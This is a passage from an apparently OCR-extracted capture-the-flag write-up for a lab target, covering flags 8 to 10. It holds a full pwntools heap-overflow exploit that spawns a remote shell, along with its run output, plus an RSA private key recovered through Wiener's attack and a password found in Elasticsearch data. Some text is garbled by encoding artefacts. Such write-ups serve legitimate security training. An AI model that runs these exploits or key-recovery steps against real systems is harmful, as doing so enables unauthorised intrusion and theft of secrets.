    byte[] ipAddr = new byte[]{10, 13, 37, 10};
    Client client = new PreBuiltTransportClient(Settings.EMPTY).addTransportAddress(new TransportAddress(new InetSocketAddress("10.13.37.10", 8080))); // socat tcp-listen:8080,reuseaddr,fork tcp:localhost:9300 &
    System.out.println(client.toString());

    ClusterHealthResponse healths = client.admin().cluster().prepareHealth().get();
    for (ClusterIndexHealth health : healths.getIndices().values()) {
        String index = health.getIndex();
        System.out.println(index);

    }

    SearchResponse searchResponse = client.prepareSearch("test").execute().actionGet();
        SearchHit[] results = searchResponse.getHits().getHits();
        for(SearchHit hit : results){
            String sourceAsString = hit.getSourceAsString();
            System.out.println(sourceAsString);
```

```
    }

    client.close();
 }
}

kali :: /root/es # ./gradlew run
:compileJava UP-TO-DATE
:processResources UP-TO-DATE
:classes UP-TO-DATE
:run
HELLO!
2018-04-05 10:31:51 [main] INFO  PluginsService:181 - no modules loaded
2018-04-05 10:31:51 [main] INFO  PluginsService:184 - loaded plugin
[org.elasticsearch.index.reindex.ReindexPlugin]
2018-04-05 10:31:51 [main] INFO  PluginsService:184 - loaded plugin
[org.elasticsearch.join.ParentJoinPlugin]
2018-04-05 10:31:51 [main] INFO  PluginsService:184 - loaded plugin
[org.elasticsearch.percolator.PercolatorPlugin]
2018-04-05 10:31:51 [main] INFO  PluginsService:184 - loaded plugin
[org.elasticsearch.script.mustache.MustachePlugin]
2018-04-05 10:31:51 [main] INFO  PluginsService:184 - loaded plugin
[org.elasticsearch.transport.Netty4Plugin]
test
maintenance

{
  "timestamp": "2017-11-13 08:31",
  "subject": "Just a heads up Rob",
  "category": "admin",
  "draft": "no",
  "body": "Hey Rob - just so you know, that information you wanted has been
sent."
}


{
  "timestamp": "2017-11-10 07:00",
  "subject": "Maintenance",
  "category": "maintenance",
  "draft": "no",
  "body": "Performance to our API has been reduced for a period of 3 hours.
Services have been distributed across numerous suppliers, in order to reduce any
future potential impact of another outage, as experienced yesterday"
}


{
  "timestamp": "2017-11-13 08:30",
  "subject": "Details for upgrades to EU-API-7",
  "category": "admin",
  "draft": "yes",
  "body": "Hey Rob, you asked for the password to the EU-API-7 instance. You
didn not want me to send it on Slack, so I am putting it in here as a draft
document. Delete this once you have copied the message, and don _NOT_ tell
_ANYONE_. We need a better way of sharing secrets. The password is
purpl3un1c0rn_1969. -Jason JET{3sc4p3_s3qu3nc3s_4r3_fun}"
}


{
  "timestamp": "2017-11-13 13:32",
  "subject": "Upgrades complete",
  "category": "Maintenance",
```

```
  "draft": "no",
  "body": "All upgrades are complete, and normal service resumed"
}


{
  "timestamp": "2017-11-09 15:13",
  "subject": "Server outage",
  "category": "outage",
  "draft": "no",
  "body": "Due to an outage in one of our suppliers, services were unavailable
for approximately 8 hours. This has now been resolved, and normal service
resumed"
}


{
  "timestamp": "2017-11-13 13:40",
  "subject": "Thanks Jazz",
  "category": "admin",
  "draft": "no",
  "body": "Thanks dude - all done. You can delete our little secret. Kind
regards, Rob"
}


{
  "timestamp": "2017-11-13 08:27",
  "subject": "Upgrades",
  "category": "maintenance",
  "draft": "no",
  "body": "An unscheduled maintenance period will occur at 12:00 today for
approximately 1 hour. During this period, response times will be reduced while
services have critical patches applied to them across all suppliers and
instances"
}


BUILD SUCCESSFUL

Total time: 5.228 secs
kali :: /root/es #
```


So, the flag is: JET{3sc4p3_s3qu3nc3s_4r3_fun}

Flag 9 (Member Manager)


membermanager_exploit.py:


```
from pwn import *

LOCAL = False

if LOCAL:
    c = process('./babyheap')
    iolist_diff = 0x3aa500
    read_diff = 0xe93c0
    sys_diff = 0x43360
else:
    c = remote('10.13.37.10', 5555)
    iolist_diff = 0x3c5520
    read_diff = 0xf7250
    sys_diff = 0x45390
```

```
#
def add(size, content):
   c.sendline('1')
   c.recvuntil('size:')
   c.sendline(str(size))
   c.recvuntil('username:')
   c.sendline(content)
   c.recvuntil('6. exit')
def edit(id, mode, content):
   c.sendline('2')
   c.recvuntil('2. insecure edit')
   c.sendline(str(mode))
   c.recvuntil('index:')
   c.sendline(str(id))
   c.recvuntil('new username:')
   c.sendline(content)
   c.recvuntil('6. exit')
def ban(id):
   c.sendline('3')
   c.recvuntil('index:')
   c.sendline(str(id))
   c.recvuntil('6. exit')
def change(name):
   c.sendline('4')
   c.recvuntil('enter new name:')
   c.sendline(name)
# PREPARE
name = "A" * 8
c.recvuntil('enter your name:')
c.sendline(name)
# EXPLOIT
add(0x88, "A" * 0x88) # 0 ; chunk to overflow from
add(0x100, "B" * 8)   # 1 ; (size >= 0x100) = 0x110
payload = "D" * 0x160  # filling
payload += p64(0)      # fake prev
payload += p64(0x21)   # fake size + PREV_INUSE < important
add(0x500, payload)   # 2 ; 0x510 chunk
add(0x88, "E" * 8)    # 3 ; prevent top consolidation
#
c.recv()
ban(2) # put in unsortedbin
#
payload = "A" * 0x88  # filling
payload += p16(0x281) # next fake size
edit(0, 2, payload)   # using insecure edit for doing that
#
c.recv()
c.sendline('5')
c.recvline()
libc_read = int(c.recvline()[:-1], 10)
libc_base = libc_read - read_diff
libc_system = libc_base + sys_diff
#
print 'libc_base @ ' + hex(libc_base)
#
c.recv()
payload = p64(0) * 3             # filling
payload += p64(libc_system)      # __overflow
change(payload)
#
_IO_list_all = libc_base + iolist_diff
name_ptr = 0x6020a0
#
payload = "B" * 8*32                # overflow to victim chunk
```

```
payload += '/bin/sh\x00'            # fake prev
payload += p64(0x61)                # fake shrinked size
payload += p64(0)                   # fake FD
payload += p64(_IO_list_all - 0x10) # fake BK
payload += p64(2)                   # fp->_IO_write_base
payload += p64(3)                   # fp->_IO_write_ptr
payload += p64(0) * 21              # filling
payload += p64(name_ptr)            # fake *vtable
#
edit(1, 1, payload)                 # use secure edit
#
sleep(2)
#
pause()
c.recv()
c.sendline('1')
c.recvuntil('size:')
c.sendline(str(0x80))
# INTERACTIVE
c.interactive()

> python membermanager_exploit.py
[+] Opening connection to 10.13.37.10 on port 5555: Done
libc_base @ 0x7f53d7e15000
[*] Paused (press any to continue)
[*] Switching to interactive mode

*** Error in `/home/membermanager/membermanager': malloc(): memory corruption:
0x00007f53d81da520 ***
======= Backtrace: =========
/lib/x86_64-linux-gnu/libc.so.6(+0x777e5)[0x7f53d7e8c7e5]
/lib/x86_64-linux-gnu/libc.so.6(+0x8213e)[0x7f53d7e9713e]
/lib/x86_64-linux-gnu/libc.so.6(__libc_malloc+0x54)[0x7f53d7e99184]
/home/membermanager/membermanager[0x400959]
/home/membermanager/membermanager[0x400e31]
/lib/x86_64-linux-gnu/libc.so.6(__libc_start_main+0xf0)[0x7f53d7e35830]
/home/membermanager/membermanager[0x4007a9]
======= Memory map: ========
00400000-00402000 r-xp 00000000 fc:00 805670
/home/membermanager/membermanager
00601000-00602000 r--p 00001000 fc:00 805670
/home/membermanager/membermanager
00602000-00603000 rw-p 00002000 fc:00 805670
/home/membermanager/membermanager
01ea4000-01ec6000 rw-p 00000000 00:00 0                                  [heap]
7f53d0000000-7f53d0021000 rw-p 00000000 00:00 0
7f53d0021000-7f53d4000000 ---p 00000000 00:00 0
7f53d7bff000-7f53d7c15000 r-xp 00000000 fc:00 1311245
/lib/x86_64-linux-gnu/libgcc_s.so.1
7f53d7c15000-7f53d7e14000 ---p 00016000 fc:00 1311245
/lib/x86_64-linux-gnu/libgcc_s.so.1
7f53d7e14000-7f53d7e15000 rw-p 00015000 fc:00 1311245
/lib/x86_64-linux-gnu/libgcc_s.so.1
7f53d7e15000-7f53d7fd5000 r-xp 00000000 fc:00 1311406
/lib/x86_64-linux-gnu/libc-2.23.so
7f53d7fd5000-7f53d81d5000 ---p 001c0000 fc:00 1311406
/lib/x86_64-linux-gnu/libc-2.23.so
7f53d81d5000-7f53d81d9000 r--p 001c0000 fc:00 1311406
/lib/x86_64-linux-gnu/libc-2.23.so
7f53d81d9000-7f53d81db000 rw-p 001c4000 fc:00 1311406
/lib/x86_64-linux-gnu/libc-2.23.so
7f53d81db000-7f53d81df000 rw-p 00000000 00:00 0
7f53d81df000-7f53d8205000 r-xp 00000000 fc:00 1311404
/lib/x86_64-linux-gnu/ld-2.23.so
```

```
7f53d83f8000-7f53d83fb000 rw-p 00000000 00:00 0
7f53d8403000-7f53d8404000 rw-p 00000000 00:00 0
7f53d8404000-7f53d8405000 r--p 00025000 fc:00 1311404
/lib/x86_64-linux-gnu/ld-2.23.so
7f53d8405000-7f53d8406000 rw-p 00026000 fc:00 1311404
/lib/x86_64-linux-gnu/ld-2.23.so
7f53d8406000-7f53d8407000 rw-p 00000000 00:00 0
7fff2dafc000-7fff2db1d000 rw-p 00000000 00:00 0                          [stack]
7fff2db8a000-7fff2db8d000 r--p 00000000 00:00 0                          [vvar]
7fff2db8d000-7fff2db8f000 r-xp 00000000 00:00 0                          [vdso]
ffffffffff600000-ffffffffff601000 r-xp 00000000 00:00 0
[vsyscall]
$ ls
bin
boot
dev
etc
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
$ cd /home
$ ls
alex
ch4p
g0blin
leak
membermanager
memo
tony
$ cd membermanager
$ ls
alamot_was_here
flag.txt
membermanager
$ cat flag.txt
JET{h34p_f0r_73h_b4bi3z}
```





```
$
```

So, the flag is: JET{h34p_f0r_73h_b4bi3z}

#Flag 10 (More Secrets)

```
$ cd /home/tony
$ ls
key.bin.enc
keys
secret.enc
$
$ cd keys
$ ls
public.crt
$ cat public.crt
-----BEGIN PUBLIC KEY-----
MIIBIDANBgkqhkiG9w0BAQEFAAOCAQ0AMIIBCAKBgQGN24SSfsyl/rFafZuCr54a
BqEpk9fJDFa78Qnk177LTPwWgJPdgY6ZZC9w7LWuy9+fSFfDnF4PI3DRPDpvvqmB
jQh7jykg7N4FUC5dkqx4gBw+dfDfytHR1LeesYfJI6KF7s0FQhYOioCVyYGmNQop
lt34bxbXgVvJZUMfBFC6LQKBgQCkzWwClLUdx08Ezef0+356nNLVml7eZvTJkKjl
2M6sE8sHiedfyQ4Hvro2yfkrMObcEZHPnIba0wZ/8+cgzNxpNmtkG/CvNrZY81iw
2lpm81KVmMIG0oEHy9V8RviVOGRWi2CItuiV3AUIjKXT/TjdqXcW/n4fJ+8YuAML
UCV4ew==
-----END PUBLIC KEY-----
$
$ cat secret.enc | base64
U2FsdGVkX1+jtYPcachaP8N5RmQ0/AOrh91lB30rudDbqBUpYiZqk0ftxDlra24Igazz5rFrOq8I
tYoNWbdCVmKtZLYK3AHDpuAfjAPm33ChNtltDm46VR5AQHdTxKMsYkKr9BKl4Cx7JBwrHIreYMyV
isGgatCcXOSKidR7p8BtEANUhQZDe16iHlF1UTBMP7Y1vIj6KZidMUvUbXaAPFZRn9Sr3cUsGSBm
RJxHOzcxt5fNVNY7cb51bcGtB0Zoak6adO7xxw9VrHP7zd3X7Ae7geigdEkuNVn+ZL5IzTBi0dsE
fPlctBkp/VOsAkuSo+lLaANtM+qKPsITyXWa0LRDV3OzCusxMDVWGiaM37PH8FYPCdE8RMMDl04y
I/GjLUdLy4eE8zg0JsJ24fLmR3G/Hc6KlWQ/Rq0BR63JiF6Tf3nVQUmea4vwLDPFvKTLU8bh2Y2c
x+BA+1Z9XgCkh7ri5BPUfqEvnLMmIaqEst7UXoO7HJmOY17okWu40+ivj6DW8BFt4KkASUGAK3j/
V4Q/R7o+0p6ZoEPsiSaBMCkywtpa8ws/QgQ7SR+/gmfx7kQndablQn8d9FQd43K4gH80fn/PvybM
XQLOGXsO+p2c9wJAIysKDTcNcyBz1yR+v7cOWI8LSrSUmNXHWbLZFRd+MOlcRNKPcsgq3C7U1rwe
JHlj/EOSOBKDQBM/gMcc3F61ktNm/f/xKd2Dvv9AGuEZ3Og8N5xc0Ure6dCjtE33FvWEJKggzOY/
T20NGkrJvpucYpLeP5rHn1MWO77grHtPWwDyYKZKlD7HcqIrmS+SWGuwO6CYBrshWpDnvSxfj98X
QjQNIu/2yOIVB3vZfOWFe/GOJ5lwN7f9SIufhw1jSpwVAJ56yH/fzzi05UjX726/oF1b+nwPMSId
Nwq4Z9chIEdSklmuddMlsumctHVkl2dTxU/NcUf/KPdBV4dCcwJZA8bbO3QuojD08UtL/Hj/3oBg
ew1N5t8jeM8igqDxinUyE8l95dKdgB3u57LkpyQtw5Mthst20uA9J47ZhiDSHmjnrmVt91zBV9Tx
h3/opiAdKpuaUs5WFGnKsHPNBUTDDJVyITOlA4VIiYGOI6hukFr59semidWUZ12ACT4DqoR81EKS
482BPIwvIsyydctYaleyp7aSa6U7CizNcou62sS0Cd/DGRpgiYnbmUOCf0OF+z2kMfwYBgJ6kDPz
jYc0md1BhLFYCpNctdR7Kn2xSaMW0cNTmGMkc/4qvoN5TDrWaR4QUy7N/kQkm4HXbJ+BLg4N5tQb
aXNm1ouKnzVzRwSVxhuoSicQy58rrHsq1qBqOMZD/koNGLtE+Sxihyc9TzQb/FxYSFMMCrxVILfO
xfDrk/mgHI3xGc2Io4QY3l4uKVvYEYGCad5JZoldvjybBQ20J1WaNZQtuHf4XtHcvfbXsJtQ7fFc
GAQrqE9Jlv+OBIxo2NUZOH5aLJT5dnfurPaaQtQzSD2bk3Oo44+00qv1fZihJqz4MP0gjVjy4+gA
VARpShHE2xDjLSV/nuSjaxRaRDhdQ4u149M+95BqrJb/YO9ljCGKiSk9OygDzZLlQ3kfLB9NsuJT
qjUqVrC/lFWe5jfRtL58DxMqyrBvxOwVDjjO8WvVxjxaxMacW/jY/MXb1HJtoUYjJE6vxbXmYMq7
g/zU3lr5TSy6q0GQaon4nbtULEmUvaVx1dENSC0v+yA9uNdyShOhfkEvRHDc0idqTlJXdLvLEK/q
y1EtAHKMYdgPp1qr31hVAsEv9B6s8D/5blS2Apl+HhuYlJdm0GhQdcarKFGNVg8o+wqKEJwRcGfe
```

```
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
$ cat key.bin.enc | base64
AVQbOtorWbClA2pU9ma4zmwyDz/Lmx6fKUaEjWqhdXvkNebs33fFlDV4ua3PnSWyDwFQ/1Z4Va4o
eRN6xWOvqxzply9VvfNOtcf9xloX1EZeFw9P2Uxabjp7xth515Mn77cS/6BWIAdlLO9bQt/577Je
HWfR+XBkaAaS6dsqFUFq
```

$

We copied the base64 encoded content, decoded it locally and we run the RsaCtfTool (Wiener's attack):

```
kali :: ~/RsaCtfTool â□¹masterâ□º # python RsaCtfTool.py --publickey
../HTB/public.crt --private --verbose
[*] Performing hastads attack.
[*] Performing factordb attack.
[*] Performing pastctfprimes attack.
[*] Loaded 71 primes
[*] Performing mersenne_primes attack.
[*] Performing noveltyprimes attack.
[*] Performing smallq attack.
[*] Performing wiener attack.
-----BEGIN RSA PRIVATE KEY-----
```

```
MIICOQIBAAKBgQGN24SSfsyl/rFafZuCr54aBqEpk9fJDFa78Qnk177LTPwWgJPd
gY6ZZC9w7LWuy9+fSFfDnF4PI3DRPDpvvqmBjQh7jykg7N4FUC5dkqx4gBw+dfDf
ytHR1LeesYfJI6KF7s0FQhYOioCVyYGmNQoplt34bxbXgVvJZUMfBFC6LQKBgQCk
zWwClLUdx08Ezef0+356nNLVml7eZvTJkKjl2M6sE8sHiedfyQ4Hvro2yfkrMObc
EZHPnIba0wZ/8+cgzNxpNmtkG/CvNrZY81iw2lpm81KVmMIG0oEHy9V8RviVOGRW
i2CItuiV3AUIjKXT/TjdqXcW/n4fJ+8YuAMLUCV4ewIgSJiewFB8qwlK2nqa7taz
d6DQtCKbEwXMl4BUeiJVRkcCQQEIH6FjRIVKckAWdknyGOzk3uO0fTEH9+097y0B
A5OBHosBfo0agYxd5M06M4sNzodxqnRtfgd7R8C0dsrnBhtrAkEBgZ7n+h78BMxC
h6yTdJ5rMTFv3a7/hGGcpCucYiadTIxfIR0R1ey8/Oqe4HgwWz9YKZ1re02bL9fn
cIKouKi+xwIgSJiewFB8qwlK2nqa7tazd6DQtCKbEwXMl4BUeiJVRkcCIEiYnsBQ
fKsJStp6mu7Ws3eg0LQimxMFzJeAVHoiVUZHAkA3pS0IKm+cCT6r0fObMnPKoxur
bzwDyPPczkvzOAyTGsGUfeHhseLHZKVAvqzLbrEdTFo906cZWpLJAIEt8SD9
```

```
-----END RSA PRIVATE KEY-----
```

We save it as private


```
kali :: ~/RsaCtfTool â□¹masterâ□º # openssl rsautl -decrypt -ssl -inkey
../HTB/private -in ../HTB/key.bin.enc -out export
kali :: ~/RsaCtfTool â□¹master*â□º # openssl aes-256-cbc -d -in
../HTB/secret.enc -out keys_final -pass file:export

kali :: ~/RsaCtfTool â□¹master*â□º # cat keys_final
 â□□â□□â□□â□□â□□â□□â□□â□□â□□â□□â□□â□□â□□â□□â□□â□□â□□â□□â□□â□□â□□â□□â□□
â□□â□□â□□â□□â□□â□□   â□□â□□â□□â□□â□□â□□   â□□â□□â□□â□□ â□□â□□â□□â□□â□□
   â□□â□□â□□   â□□â□□   â□□â□□  â□□â□□â□□ â□□â□□     â□□â□□â□□â□□ â□□â□□
â□□â□□â□□â□□  â□□â□□â□□â□□â□□â□□â□□â□□â□□â□□ â□□â□□â□□    Congratulations!!
   â□□â□□â□□   â□□â□□â□□â□□  â□□ â□□â□□â□□â□□ â□□â□□     â□□â□□â□□    â□□
